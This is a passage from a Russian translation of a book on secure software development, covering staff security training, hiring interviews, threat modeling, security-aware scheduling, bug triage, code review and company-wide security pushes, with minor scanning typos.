Внимание! Обучение безопасности преследует две цели. Во-первых, познакомившись с основами защиты, люди получают возможность контролировать создание программы, а также находить и устранять недостатки защиты, Но вторая и самая главная цель — научить сотрудников не создавать дыры в защите продукта с самого начала!

Образование позволяет избавиться от заблуждения, что «лишняя пара глаз — всегда лучше»

Я много раз слышал утверждение, что чем больше глаз изучают код. тем больше брешей удается найти и тем безопаснее код. Это вопиющее заблуждение! Люди, анализирующие код, должны знать и понимать, как выглядят уязвимые места. Приведу аналогию. Написание книги совпало с периодом громких разоблачений компаний, занимавшихся фальсификацией финансовой отчетности. Представьте себе, что исполнительный директор одной из таких компаний отвечает в Конгрессе США на вопросы, касающиеся учетной политики:

Представитель конгресса: У нас есть информация, что ваша компания представляла «липовые» отчеты.

Директор компании: Это неправда.

Представитель конгресса: Как вы можете это доказать?

Директор компании: Более 10 000 человек изучали наши отчеты, и ни один не нашел даже малейшего недостатка.

Представитель конгресса: Но каков уровень знаний этих «аудиторов» в области финансов? Где они получили бухгалтерское образование и знакомы ли им особенности учета в вашей отрасли?

Директор компании: Какая разница? Ведь 10 000 человек — это 10 000 пар глаз!

Сколько бы людей ни анализировали спецификации проекта и само приложение, пытаясь обнаружить дыры в защите, это бесполезная трата времени, если они не профессионалы в области создания безопасных систем и не знают, где и как нужно искать уязвимые места, Чтобы качественно анализировать программы, требуется много знать. Преподав сообразительным сотрудникам основы безопасности и объяснив ход мыслей взломщика, вы будете удивлены их достижениями в области безопасности,

А теперь доказательства!

В 2001 г. я поставил простой эксперимент, желая подтвердить мою теорию о роли обучения основам безопасности. Я обратился к двум моим знакомым: оба были технически подкованы и прекрасно разбирались в программировании. Я попросил каждого проанализировать 1000 строк реального, взятого из Интернета открытого кода на С и попытаться обнаружить в нем бреши. Первый "подопытный» нашел 10 недостатков, второй — 16. Затем я прочитал им часовую лекцию с демонстрацией массы реальных примеров программистских ошибок, которые вылились в дыры в защите, и рекомендациями, как следует относиться к данным, поступающим в программу. Закончив, я попросил их проанализировать код сно-

ва. Вы мне не поверите, но первый испытуемый нашел еще 45, а второй — 41 брешь. Кстати, я сам обнаружил в программе только 54 недостатка. Таким образом, в общем зачете первый нашел 55 ошибок, т. е. на одну больше, чем я, а второй — 57, то есть еще две в придачу к нашим!

Если так очевидно, что обучение позволяет разработчикам быстрее и качественнее распознавать недостатки защиты, то почему же люди продолжают верить, что нетренированные глаза и мозг способны повысить безопасность ПО?

Внимание! Горстка специалистов принесет больше пользы, чем армия неучей.

Интересный побочный эффект повышения образования персонала в области безопасности заключается в том. что разработчики узнают, куда обращаться при затруднениях, и не мучаются, повторяя одни и те же ошибки. Об этом свидетельствует вал вопросов, поступающих в корпоративные новостные группы и спис си почтовой рассылки в Microsoft. Люди задают осмысленные вопросы, потому что начинают понимать что к чему. Кроме того, образуется критическая масса сотрудников, которые точно знают, что требуется для проектирования, разработки, тестирования и документирования безопасных систем, и эти люди положительно воздействуют на остальных. Так удается снизить риск появления новых брешей в коде.

Сотрудников необходимо обучать безопасности! Эти знания не должны оставаться уделом элиты; навыки обеспечения защиты следует сделать частью профессиональных навыков каждого программиста.

Проектирование

В процессе создания любого ПО мероприятия по обеспечению безопасности следует проводить уже на стадии проекта. Я уверен, что вы знакомы с результатами исследования, показывающего, что на устранение бреши в защите на стадии разработки придется потратить в 10 раз больше времени, денег и усилий, чем на ее искоренение на стадии проектирования, и еще в 10 раз возрастает сложное гь исправления недостатка безопасности при тестировании и т.д. В этом мне пришлось не раз убеждаться на собственном опыте. Я не могу привести точной оценки в денежном выражении, но одно скажу с полной уверенностью: не приходится исправлять то, что с самого начала разработано правильно и в корректировке не нуждается. Суть проста: начинайте мероприятия по обеспечению безопасности как можно раньше. А сейчас вы узнаете, как это делается на стадии проектирования.

Беседуйте с потенциальными сотрудниками

Прием на работу и удержание сотрудников — задачи первостепенной важности в любой компании, и не последнюю роль в этом играют собеседования. Выяснять уровень знаний будущего сотрудника следует с самого начала; для этого в процессе собеседования ему задают ряд вопросов по безопасности. Выяснив, что кандидат имеет хорошие навыки в области защиты, немедля берите его к себе компанию.

Помните, что не стоит выяснять знание мельчайших деталей тех или иных технологий. Я уже говорил, что владение основами безопасности — это не столько

знание механизмов обеспечения безопасности, сколько умение грамотно применять их для защиты реальных систем,

На собеседовании я нередко пишу на доске отрезок кода и предлагаю кандидату найти место, в котором возможно переполнение буфера. Да, это узкоспециальная задача, но программист должен безошибочно распознавать такую опасность.

Примечание Намного подробнее о переполнении буфера рассказывается в главе 5.

А вот еще одна любимая мной задачка:

«Правительство снизило цены на бензин, но при этом предписало всем владельцам оснащать свои автомобили устройствами контроля местоположения. Таким образом удалось точно определять пройденное расстояние и на этом основании начислять налог на пользование автотранспортными средствами. Предполагается, что устройство использует глобальную систему позиционирования GPS. Кандидату предлагается ответить на ряд вопросов:

- как введение устройства скажется на неприкосновенности частной жизни:
- как «обмануть» устройство;
- как предотвратить жульничество со стороны недобросовестных автовладельцев;
- какой опасности подвергается устройство, если считать, что для предотвращения злоупотреблений в каждом будет храниться особый секретный код;
- кто должен программировать (записывать секретный код) устройство? Можно ли доверять этим людям? Как решить эти проблемы?»

Думаю, это очень полезный пример, потому что он помогает мне выяснить, как кандидат подходит к решению проблем безопасности. Причем задачка не предполагает глубоких знаний конкретных технологий. Рискуя повториться, не перестану убеждать вас, что самое важное для создания безопасных приложений — правильный подход к решению проблем защиты. Можно объяснить человеку подробности работы тех или иных технологий, но очень трудно изменить образ мышления, переориентировать его на безопасность. Принимайте на работу сотрудников с «хакерскими» наклонностями.

С другой стороны, вам пригодятся и люди с «механистическим» мышлением — те, кто способен выявлять неудачные проекты и указывать, как их следовало делать с самого начала. «Хакеры* зачастую не способны предложить способ решения, удовлетворяющий всех на предприятии с огромным числом клиентских компьютеров и серверов. Не нужно много ума, чтобы забраться в автомобиль и угнать его, а вот чтобы спроектировать устойчивую к взлому машину и эффективную сигнализацию, потребуется квалифицированный механик или инженер. Поэтому нужны как «хакеры», так и «механики»!

Определите цели защиты продукта

Сразу определяйте круг потенциальных клиентов и их требования к безопасности. У моей жены и у сетевого администратора большой корпорации с отделениями в десятках стран требования к безопасности сильно различаются. Я достаточно хорошо представляю, что необходимо жене, но пожелания крупного корпоративного клиента останутся большой загадкой, если вы их тщательно не соберете и

не проанализируете. Итак, кто же ваши клиенты и что они хотят? Если вы знакомы с ними, расспросите их, что они вкладывают в понятие безопасности системы. Каждый сотрудник, работающий над созданием продукта, должен в обязательном порядке знать потребности пользователей клиента. У нас в Microsoft мы обнаружили, что создание образа будущего клиента позволяет лучше представить себе его возможные действия. Создайте красочные и живые психологические портреты своих будущих пользователей (рис. 2-3) и развесьте их на стенах офиса. Анализируя цели клиентов в области безопасности, учитывайте демографические характеристики, роли тех или иных пользователей в процессе работы или игры, их отношение к защите и допустимый уровень риска.




Рис. 2-3. *Плакат с психологическим портретом будущего пользователя*

Определение круга потенциальных клиентов и целей по защите приложения позволяет предотвратить его «распухание», то есть бессмысленное перенасыщение продукта ненужными функциями. Постоянно спрашивайте себя: «Действительно ли эта функция защиты избавляет от опасности, которой боится будущий пользователь?» Если нет, советую хорошенько подумать — может, от нее вообще стоит отказаться. Ответьте на несколько вопросов и запишите ответы в специальный документ.

- Какова целевая аудитория приложения?
- Что означает «безопасность» для этой аудитории? Различается ли отношение к этому понятию в разных группах будущих клиентов? Разнятся ли требования по безопасности у различных пользователей?
- В какой среде будет работать продукт: в Интернете? в среде, защищенной брандмауэром? на мобильном телефоне?
- Что вы хотите защитить?
- Каковы последствия компрометации защищаемых вашим приложением объектов?
- Кто будет управлять продуктом — пользователь или ИТ-администратор компании?
- Какие уже имеющиеся сервисы безопасности операционной системы и ИТ-среды можно использовать в приложении?
- Как защитить пользователя от его собственных ошибок?

Вот что говорится о важности понимания бизнес-требований в документе ISO 17799 «Information Technology — Code of practice for information security management» («Информационная технология — Свод правил по управлению информационной безопасностью») — международном стандарте, определяющем организационные, физические, коммуникационные и системные политики безопасности при разработке ПО, — во введении и подразделе 10.1.1 раздела 10.1 «Security requirements of systems» («Требования к безопасности систем»):

> *Требования по безопасности и процедуры по защите должны соответствовать бизнес-ценности информационных активов и возможному ущербу для бизнеса, возникающему по причине нарушения или отсутствия защиты.*

Примечание ISO 17799 — очень общий документ, который в лучшем случае дает лишь основные правила разработки, но и он весьма помогает сообществу разработчиков. Текст стандарта можно приобрести на сайте *www.iso.ch*.

Примечание Для сотрудников, работающих в компаниях, где руководствуются стандартом ISO 17799, замечу, что большая часть этой книги относится к разделам §9-6 «Application access control» («Управление доступом в приложениях»), §10.2 «Security in application systems» («Безопасность в прикладных системах») и в меньшей степени — к разделу §10.3 «Cryptographic controls» («Криптографические процедуры»).

Рассматривайте защиту как неотделимую функцию программы

Защита — это такая же функция системы, как и остальные. Не относитесь к ней, как какому-то туманному и загадочному аспекту разработки приложения. И никогда не относитесь к безопасности, как к фоновой задаче, которую можно отложить на потом или выполнить в более удобное время. Безопасность следует распространить на все приложение. Позаботьтесь, чтобы описание каждой функции в спецификации программы содержало раздел с описанием влияния, которое оказывает данная функция на защиту приложения. С примерами учета последствий для безопасности вы можете познакомиться на сайте *www.ietf.org*; в каждой части любого из RFC-документов, созданных группой IETF в последние годы, есть разделы, посвященные безопасности,

Помните: даже не предназначенные для защиты программы должны «уметь» противостоять атакам. Вот несколько примеров:

- переполнение буфера в Microsoft Clip Art Gallery, позволяющее злоумышленнику исполнить свой код (*www.microsoft.com/technet/security/bulletin/MS00-Casp*);
- изъян в *ufsrestore*, утилите для восстановления файлов для Solaris, который позволял рядовому локальному пользователю получать доступ уровня *root* (*online.securityfocus.com/advisories/3621*);
- команда сортировки *son* во многих UNIX-системах, в том числе Apple OS X, создает условия для проведения успешной DOS-атаки (*www.kb.cert.org/vuls/id/417216*).

Что у них общего? Программы не предназначены для обеспечения безопасное ти, но у всех нашлись слабые места, которые оставили пользователей беззащитными перед атаками.

Примечание Мне очень нравится история, которую рассказал один мой друг. Когда-то он работал в компании, в которой всплески повышенного внимания к безопасности приходились на утро понедельника. Причина оказалась весьма простой: по вечерам воскресенья вице-президент смотрел очередную «страшилку про хакеров» — «Сеть» (The Net), «Тихушники» (Sneakers) или «Хакеры» (Hackers)!

Как-то мне пришлось анализировать программу, план разработки которой выглядел так:

- этап 0: создание проекта системы;
- этап 1: программирование базовых функций;
- этап 2: программирование дополнительных функций;
- этап 3: обеспечение защиты;
- этап 4: устранение ошибок;
- этап 5: поставка продукта.

Как вы думаете, действительно ли разработчики серьезно относятся к безопасности? Я познакомился с этой командой только по инициативе тестировщика, который оказался рьяным энтузиастом безопасности и добился, чтобы меня при-

гласили в качестве эксперта. Но в команде полагали, что сначала нужно реализовать функции приложения и лишь затем решать вопросы безопасности. Огромный недостаток такого подхода в том, что защита, реализуемая па этапе 3, вполне может свести на нет часть или всю работу, выполненную на этапах 1 и 2. Кроме того, сложно удалить хотя бы часть «жучков», обнаруженных на этапе 3, в результате чего программа останется уязвимой.

Но у этой истории счастливый конец: тестировщик обратился ко мне, когда этап 0 был в полном разгаре, и мне удалось поработать с командой, помогая разработчикам внести связанные с безопасностью поправки в график. Стоит ли говорить, что мы предусмотрели соблюдение принципов безопасности на всех этапах разработки приложения, а не только на этапе 3. В этом проекте защита стала частью программы, а не серьезным препятствием. Стоит сказать о числе связанных с безопасностью ошибок в продукте: оно оказалось намного меньшим, чем в аналогичных приложениях, разработанных другими командами, где защиту внедряли на более поздних этапах, — просто потому, что функции программы и код защиты стали единым неделимым целым.

Помните, что, не реализуя безопасность с самого начала, вы столкнетесь с проблемами;

- добавление защиты на поздних этапах создает всего лишь защитную оболочку существующих функций, но не обеспечивает выстраивания функций «снизу вверх» в соответствии с требованиями по безопасности;
- добавление любых новых функций, в том числе защиты, на поздних этапах обходится дороже;
- при реализации безопасности часто приходится изменять уже реализованные функции. Это также весьма накладно;
- при добавлении защиты иногда меняется интерфейс приложения и нарушается структура кода, созданного в расчете на существующий интерфейс.

Внимание! Не добавляйте защиту вдогонку!

Создавая приложения для не слишком искушенных пользователей (например для домохозяек, как моя мама), нужно с самого начала очень тщательно продумывать проект. Пользователи требуют безопасности рабочей среды, но не любят, когда защита «мешает» нормально пользоваться компьютером. В этом случае следует убрать из представления всякую видимость защиты, по это исключительно сложно, потому что специалисты в области защиты стремятся к максимальному ограничению доступа к ресурсам, а пользователи-неспециалисты хотят иметь «прозрачный», ничем не ограниченный доступ. Опытные пользователи также требуют обеспечить безопасность, но не прочь «поиграть» параметрами, причем методы управления конфигурацией должны быть понятными.

Недавно меня попросили посмотреть график разработки, и, должен признаться, я был очень приятно удивлен, увидев такое,

Дата	Этап	Мероприятия по обеспечению безопасности
01.09.2002	Начало проекта	Обучение команды основам безопасности
08.09.2002	Этап 1: Начало	
22.10.2002		День, посвященный защите, или День безопасности
30.10.2002	Этап 1: Готовый код	Завершение создания моделей опасностей, грозящих системе
06.11.2002		1-й сеанс исследования защиты, проводимый совместно с группой Secure Windows
18.11.2002		День безопасности
27.11.2002	Этап 2: Начало	
15.12.2002		День безопасности
10.01.2003	Этап 2: Готовый код	
02.02.2003		День безопасности
24.02.2003		2-й сеанс исследования защиты, проводимый совместно с группой Secure Windows
28.02.2003	Первая бета-версия	Устранение ошибок защиты первого и второго приоритетов
07.03.2003	Первая бета-версия: окончательный вариант (Release)	
03.04.2003		День безопасности
25.05.2003	Этап 3: Готовый код	
01.06.2003		Начало 4-недельной «работы нал безопасностью»
01.07.2003		3-й сеанс исследования защиты, проводимый совместно с группой Secure Windows
14.08.2003	Вторая бета-версия: окончательный вариант (Release)	
30.08.2003		День безопасности
21.09.2003	Первый кандидат па выпуск (Release Candidate)	
30.09.2003		Заключительный, 4-й сеанс исследования защиты, проводимый совместно с группой Secure Windows
30.10.2003	Поставка приложения!	

Это превосходный график, потому что он предусматривает очень важные промежуточные проверки соблюдения безопасности в программе. Дни безопасности позволяют держать всех участников команды в курсе самых последних пр >-блем с защитой в приложении. Они обычно начинаются с тренинга по безопасности, за которым следует пересмотр и анализ проекта, кода, плана тестирования и документации. Предусмотрено премирование разработчиков, обнаруживших самые крупные ошибки или самое большое число дефектов. Ну и, наконец, обратите внимание на четыре важные этапа в графике: команда анализирует все планы и состояние проекта и решает, какие коррективы нужно внести в план.

Защита тесно вплетена в процесс, и члены команды заботятся о безопасности с самого начала его разработки. Выделять достаточно времени для работы над безопасностью очень важно.

Отведите на обеспечение безопасности достаточно времени

Я понимаю, что сейчас сообщу вам очевидную вещь, но если вы потратите больше времени на безопасность, то меньше останется на другие функции, при условии, конечно, что вы не нарушаете график и не превышаете смету, У разработчиков есть старая поговорка, что «из трех вещей — набора функций, стоимости и графика — гарантировать можно только две». Защита — это одна из функций продукта, поэтому ее приходится реализовать в ущерб стоимости и/или графика. Вам предстоит предусмотреть больше времени на проект или скорректировать график так, чтобы справиться с дополнительной работой. Таким образом вы избавите себя от неприятных и всегда неожиданных «открытий», что на реализацию новых функций требуется больше времени, чем ожидалось, так как они должны работать не только корректно, но и безопасно.

Как и с любой другой функцией, чем позже начнется реализация безопасности в проекте, тем дороже она обойдется, а риск срыва графика повысится. Учет безопасности на ранних этапах разработки позволяет составить более точный график, а попытка отложить ее «на потом» — прямая дорога к опозданию в поставке ПО, которое к тому же окажется «дырявым». Это особенно верно в отношении защиты от DOS-атак: часто выясняется, что для ее реализации требуется коренным образом перестроить приложение.

Примечание Не забудьте предусмотреть в графике время на обучение,

Моделируйте опасности, грозящие системе

Моделированию опасностей посвящена вся глава 4, но пока мы лишь скажем, что модели возможных опасностей следует закладывать в основу спецификации проекта. Без них вы просто не создадите качественный продукт, так как для построения адекватной защиты надо понимать, что грозит приложению. Знайте: на создание моделей придется потратить немало времени. Но они стоят того,

С самого начала запланируйте процедуру удаления функций, оказавшихся небезопасными

«ПО никогда не умирает — оно переходит в разряд опасных программ». Повесьте это изречение на видном месте и никогда не забывайте, потому что оно верно, ПО не изнашивается, как это происходит с материальными вещами, но оно моментально становится крайне опасным, когда выясняется его неспособность противостоять атакам нового типа. Именно поэтому следует заранее планировать процесс удаления устаревших функций. Например, постепенно выводить из обращения старую функцию, заменяя ее более безопасной версией. Это даст время, необходимое для плавного перевода клиентов на обновленное и безопасное приложение. Обычно клиенты очень не любят неожиданностей, но. спланировав и предупредив их об обновлении заранее, вы подготовите их к переменам.

Определите допустимое число ошибок

Решая, какие «жучки» следует искоренить до начала поставок продукта, оставайтесь реалистом и прагматиком. В идеале все проблемы ПО, в том числе дефекты безопасности, следует устранять до поставки продукта клиенту. Но в реальности все не так просто. Защита — всего лишь одна, хотя и очень важная, часть приложения, и при ее создании приходится жертвовать чем-то или идти на компромиссы. Решая, как устранить конкретный недостаток, приходится учитывать множество других факторов, число которых практически неограничено, но основные — вероятность регрессионных ошибок, доступность для людей с ограниченными возможностями (инвалидов), особенности развертывания, локализация, производительность, стабильность и надежность, масштабируемость, обратная совместимость и простота поддержки и сопровождения.

Некоторым это может показаться кощунством, по следует смириться с тем, что никому не дано создать идеальное ПО (если, конечно, не рассматривать тот вариант, когда заказчик готов вложить в него несколько миллионов долларов). Более того, даже если вы попытаетесь разработать безупречное приложение, на его создание придется затратить столько времени, что оно безнадежно устареет задолго до выхода в свет. Программа должна делать именно то, для чего ее создали, не больше и не меньше. Это не значит, что она в принципе не «падает», — это означает, что при сбое она никоим образом не открывает систему для атаки,

Примечание До прихода в Microsoft мой начальник работал в одной маленькой секретной группе, которая разрабатывала систему, удовлетворяющую требованиям безопасности класса A1 Orange Book. («Оранжевая книга* применяется Министерством обороны США для оценки надежности защиты систем, а класс A1 — это *очень* высокий уровень безопасности. Подробности — на сайте *http://www.dynamoo.com/orange*) Создание этой, исключительно безопасной, системы заняло массу времени, и хотя она действительно обеспечивала требуемую защиту, проект пришлось закрыть, так как ко времени его завершения система безнадежно устарела и оказалась никому не нужной.

Исправлять следует те ошибки, искоренение которых оправдано. Как вы думаете, стоит ли устранять дефект, который повлияет на работу лишь 10 пользователей из клиентской базы общей численностью 50 000 пользователей, создаст очень небольшую опасность, потребует серьезной перестройки архитектуры, что в свою очередь породит длинный хвост регрессионных ошибок и нарушит работу половины пользователей? Наверняка лучше исправить недостаток не в текущей, а в следующей версии; кроме прочего это вам даст время, чтобы предупредить клиентов о грядущем изменении заранее.

Вспоминается одно совещание (дело было много лет назад), где мы решали необходимость устранения ошибки, которая не позволяла масштабировать систему. Загвоздка заключалась в том, что после исправления приложение стало бы недоступным для японских пользователей! После двух часов жарких дискуссий постановили ошибку не исправлять и пока предоставить обходное решение, а полностью устранить дефект в следующем выпуске. Мы осознавали, что програм-

ма небезупречна, но зато работала, как обещалось, и на тот момент этого было достаточно, кроме того, ограничения мы четко описали в документации.

Допустимый уровень ошибок нужно определить как можно раньше. Он зависит от среды, где будет работать программа, и от того, что пользователи ожидают от нее. Установите планку функциональности ПО высоко, а количества ошибок — низко. Но будьте реалистом: никто не знает, что будет угрожать вашей программе в будущем, поэтому, следуя рекомендациям, изложенным в главе 3, попытайтесь все-таки сократить «площадь поражения». Таким образом вы сузите круг дефектов защиты, в результате которых возможна серьезная компрометация системы. Не зная будущих угроз, вы не сможете создать идеальное ПО, но в вашей власти значительно уменьшить число ошибок на стадии разработки.

Внимание! Иногда кажется, что проще всего устранить ошибку, повысив полномочия учетной записи, под которой работает приложение. Однако имейте в виду: это очень и очень плохое решение, почему — объясняется в главе 4.

Предусмотрите проверку группой по безопасности

Когда вы решите, что достаточно потрудились над продуктом и он уже весьма хорош и безопасен, пригласите специалистов по безопасности со стороны, чтобы они проанализировали вашу работу. Незаинтересованный профессиональный взгляд очень полезен — удается обнаружить недостатки на самой ранней стадии проекта, а не в его конце. В Microsoft большинство проектов на предмет безопасности анализирует наша команда.

Разработка

Разработка — это написание и отладка кода. На этом этапе основной упор делается на написание максимально качественного кода. Качество можно считать подмножеством безопасности: качественный код — безопасный код. Так каковы же методы достижения этих целей?

Очень осторожно предоставляйте права на внесение исправлений

Буду краток: отзовите у большинства право на создание нового кода и *внесение исправлений* (check-in) в существующий код. Возможность модифицировать код — это привилегия, а не право. Разработчикам следует предоставлять ее только после прохождения курса «Основы безопасности».

Перепроверяйте внесенные исправления

Взаимная проверка кода программистами — мой любимый метод, потому что именно он позволяет обнаружить уже допущенные ошибки и предотвратить их развитие в программе. Вообще-то, говоря это, я немного нарушаю общепринятые правила, но все равно стою на своем: обучение и перекрестный контроль кода значительно повышают его безопасность. Не столько из-за обнаружения ошибок,

сколько из-за того, что программисты, зная, что кто-то сунет свой нос в их детище, стараются изо всех сил. Этот эффект называется *эффектом Хоторна* (Hawthorn effect) — по названию фабрики в южном пригороде Чикаго, штат Иллинойс*. Исследователи измерили время, требующееся рабочим на выполнение производственных операций, и оказалось, что в присутствии исследователей рабочие выполняли свою задачу быстрее и эффективнее.

Есть простой способ облегчить проверку исходного кода. Создайте инструмент, который подключается к системе управления версиями и создает HTML- или XML-файл с информацией об изменениях, внесенных в код за истекшие сутки. Файл должен содержать *различия кода* (code diffs), ссылки на все измененные файлы и простой механизм отображения файлов и изменений в них. Например, я написал Perl-программу, которая выполняет *эту* операцию с исходным кодом Windows. Она подключается к нашей системе управления версиями ПО и возвращает список всех изменившихся файлов и короткий перечень изменений. Далее я вызываю windiff.exe**, чтобы увидеть, какие изменения внесены в файлы.

В таком методе за раз изучается одна крошечная часть исходного текста, поэтому задача эксперта по безопасности сильно упрощается. Заметьте: я сказал *«эксперт по безопасности»*. Перекрестная проверка кода программистами — это прекрасно, но до того, как передать код в систему управления версиями, необходимо, чтобы его исследовали специалисты по безопасности — они выясняют наличие ошибок защиты, а не общую корректность кода.

Создайте руководство по созданию безопасного кода

Рекомендуем создать и активно продвигать минимальный набор правил написания исходного кода: как программистам работать с буферами, как обрабатывать ненадежные данные, как шифровать информацию и т. д. Помните, что этот *минимальный* набор и код, попадающий в систему управления версиями, должен удовлетворять минимальным требованиям, но от команды требуется больше. В приложениях В, Г и Д этой книги вы найдете базовые рекомендации для проектировщиков, разработчиков и тестировщиков — можете использовать их в качестве точки отсчета в своих проектах.

Учитесь на предыдущих ошибках

О том, как не наступать на одни и те же грабли, рассказывается в главе 3. Здесь же достаточно сказать, что главное — учиться на ошибках прошлого с тем, чтобы не повторять их. Назначьте ответственного за выявление дефектов и меры по их предотвращению.

---

* Эффект Хоторна описан американским психологом Элтоном Майо (George Elton Mayo, 1880—1949) на основании исследований, проведенных на Западном заводе электрических изделий г. Хоторна с целью поиска оптимальных условий и режимов труда и отдыха. Майо установил, что рост производительности труда рабочих связан не столько с условиями труда, сколько с их участием в исследовании. — *Прим.перев.*

** Свободно распространяемая утилита обнаружения и сравнения отличий между файлами и каталогами. — *Прим. перев.*

Поручите анализ безопасности приглашенным специалистам

Стоит привлечь внешних специалистов, например из консалтинговой компании, для изучения и анализа кода и планов проекта. Работая в Microsoft, мы обнаружили, что внешние исследования оказываются исключительно эффективными главным образом потому, что компании-консультанты смотрят на продукт *со стороны.* Не забудьте удостовериться, что специалисты из приглашенной компании имеют опыт работы с технологиями, используемыми в вашем приложении, и что они смогут передать знания вашей команде. Это должна быть независимая компания, причем не из тех, которые занимаются формальной сертификацией. Сертификаты хороши для маркетинга, но смертельно опасны для разработки защищенного кода, потому что создают ложное ощущение безопасности.

Разверните кампанию по безопасности

Начиная с конца 2001 г. в Microsoft регулярно проводятся кампании по безопасности — security push. Цели этих мероприятий:

- повысить «бдительность» и понимание проблем безопасности всеми членами команды;
- найти и устранить ошибки в коде, а в некоторых случаях — и в проекте приложения;
- избавиться от «вредных привычек» в процессах разработки ПО;
- создать в команде крепкое ядро из разбирающихся в безопасности сотрудников.

Последние две задачи исключительно важны. Затратив достаточно времени на security push (а в случае Windows они занимали до 8 недель), вы выполните «домашнюю работу» и укрепите навыки, полученные в процессе обучения. Подобная кампания дает всем членам команды редкую возможность сконцентрировать внимание на защите и избавиться от многих застарелых и опасных программистских привычек. Более того, по завершении кампании возрастает число людей, понимающих, зачем создавать безопасные системы, и заражающих окружающих своей уверенностью. Я слышал множество раз, что после проведения security push более половины времени совещаний, посвященных изучению и анализу готового кода, тратилось на обсуждение *последствий для безопасности* приложения, обусловленных изменениями в коде или проекте. (Легко догадаться, что совещания, которые после security push я посещал лично, практически полностью посвящались защите, но, как вы наверняка догадались, это прямое следствие эффекта Хоторна!)

Если вы планируете проводить кампанию по безопасности, воспользуйтесь рекомендациями, которые мы сформулировали и проверили на собственной «шкуре»:

- до начала проекта смоделируйте опасности, грозящие еще не созданной программе. Как оказалось, в командах, которые занимаются этим в самом начале проекта, возникает меньше затруднений, а процесс разработки идет более гладко, чем у тех, что делают все параллельно — моделирование, кодирование, создание тест-планов и проектирование. Причина в том, что моделирование опасностей позволяет разработчикам и менеджерам сразу выявить части програм-

мы, подвергающиеся особому риску и поэтому подлежащие более глубокому анализу. О моделировании опасностей рассказывается в главе 4;

- держите в курсе всех членов команды. Информируйте их о новинках в области безопасности и новых типах атак; воспользуйтесь для этого электронной почтой;
- создайте основную группу безопасности, которая будет собираться каждый день и искать и анализировать ошибки и недостатки защиты в создаваемом ПО. Эта группа должна стать движущей силой кампании по безопасности;
- позаботьтесь, чтобы группа безопасности организовала список рассылки или электронный форум, где любой член команды разработчиков мог бы задавать вопросы по защите и получать на них ответы. Помните: команда осваивает новую область, поэтому следует быть открытым для новых идей и пожеланий. Ни в коем случае не говорите разработчикам, что их идеи или вопросы дурацкие (даже если это так)! Ведь ваша задача развить, а не убить вкус к безопасности;
- учредите призы за обнаружение «лучших» дыр в защите, за нахождение наибольшего количества ошибок и т. п. Фанаты любят поощрение!

Не утоните в потоке обнаруженных ошибок защиты

Задавшись целью «нарыть» побольше ошибок в защите, вы их найдете, но смотрите, не утоните в них. Известна пара правил: разработчик должен работать не больше, чем с 5-ю ошибками одновременно, а общее количество обнаруженных в программе дефектов не должно более, чем в 3 раза, превышать число разработчиков. При нарушении любого из них программисты «захлебываются» в работе по латанию уже найденных дыр в защите, и им не хватает времени на поиск новых «жучков». Но, справившись с выделенным фронтом работ, можно переходить к устранению других недостатков. Умеренный поток выявленных дефектов положительно сказывается на производительности работы программистов: они остаются свежими и бодрыми и готовы к новым свершениям.

Следите за уровнем ошибок

Обнаруженные бреши в проекте или коде приложения следует регистрировать в специально созданной для этого базе данных, впрочем, это обычная практика. Однако в каждой записи предусмотрите дополнительное поле, где надо указать, к какому типу опасности относится дефект. Вы вправе применить для классификации ошибок описанную в главе 4 методику STRIDE, а в конце разработки проанализировать, почему, скажем, у вас так много мест, уязвимых для DoS-атак.

Никаких неожиданностей и «пасхальных яиц»!

В программе не должно быть никакого дурацкого скрытого кода, скажем, для отображения списка всех сотрудников, участвовавших в создании приложения. Практически всегда проект с трудом укладывается в график, но откуда же берется время на написание глупых «пасхальных яиц»? Должен сознаться, что «в предыдущей жизни» сам занимался этим, но только не в готовом приложении. Это была программа-прототип. Теперь я бы не стал писать «пасхальное яйцо», потому как знаю, что пользователям оно не нужно, да и, откровенно говоря, у меня нет времени на это!

Тестирование

